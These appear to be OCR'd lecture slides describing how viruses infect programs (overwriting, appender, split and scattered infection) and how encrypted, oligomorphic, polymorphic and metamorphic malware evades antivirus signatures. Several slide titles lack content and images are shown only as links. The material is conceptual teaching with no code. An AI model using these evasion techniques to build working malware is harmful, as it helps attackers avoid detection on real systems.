
How viruses infect other programs




An overwriting virus infection that changes host size.



An overwriting virus that does not change the size of the host.



A random overwriter virus.



Instead, the virus seeks to a random location in the host program and overwrites the file with itself at that location.

Virus infection methods:

- *Appender infection* - virus appends itself to end of a file
  - Easily detected by virus scanners




Figure 2-1 Appender infection





Figure 2-3 Split infection

Encrypted virus


- This technique neutralizes all signatures that were created based on patterns found in the payload, since the payload is only decrypted when running.
- Its idea was to hide the fixed signatures by scrambling the virus therefore making it unrecognizable by the virus scanner.

Encrypted virus

- Encrypt your payload and use a decryptor at the beginning of the code. When the code is executed, the decryptor will decrypt the payload, which will carry out its malicious mission.
- After that, the decryptor will re-encrypt the payload with a different key.



Encrypted virus



Encrypted virus

- Of course, an AV could simply scan the system's memory to look for it, and while some may do that, it is generally avoided because of the colossal resource cost.
- The main approach to counter classic encrypted malware is a signature based on the decryptor, which remains the same throughout the sample's activities.




Figure 2-2 Swiss cheese infection


Classic example: Encrypts virus code and then divide decryption engine into different pieces and inject these pieces throughout the infected program code

Attacks Using Malware

- Attackers can mask the presence of their malware by having it “mutate” or change (in form or nature)
- Three types of mutating malware:
  - *Oligomorphic malware*
  - *Polymorphic malware*
  - *Metamorphic malware*


Oligomorphic malware

– changes its internal code to a predefined mutation whenever executed




The first malware known to use this technique was the Whale virus in 1990.
It carried with it a few dozen decryptors and would randomly chose one to encrypt itself as it spread to a new file.

Polymorphic and metamorphic viruses




Polymorphic using encryption



Take over the entry point

Polymorphic using Mutation engine



Metamorphic viruses

Every time the virus propagates, generate a *semantically different* version of the code

- Higher-level semantics remain the same
- But the way it does it differs
  - Different machine code instructions
  - Different algorithms to achieve the same thing
  - Different use of registers
  - Different constants….

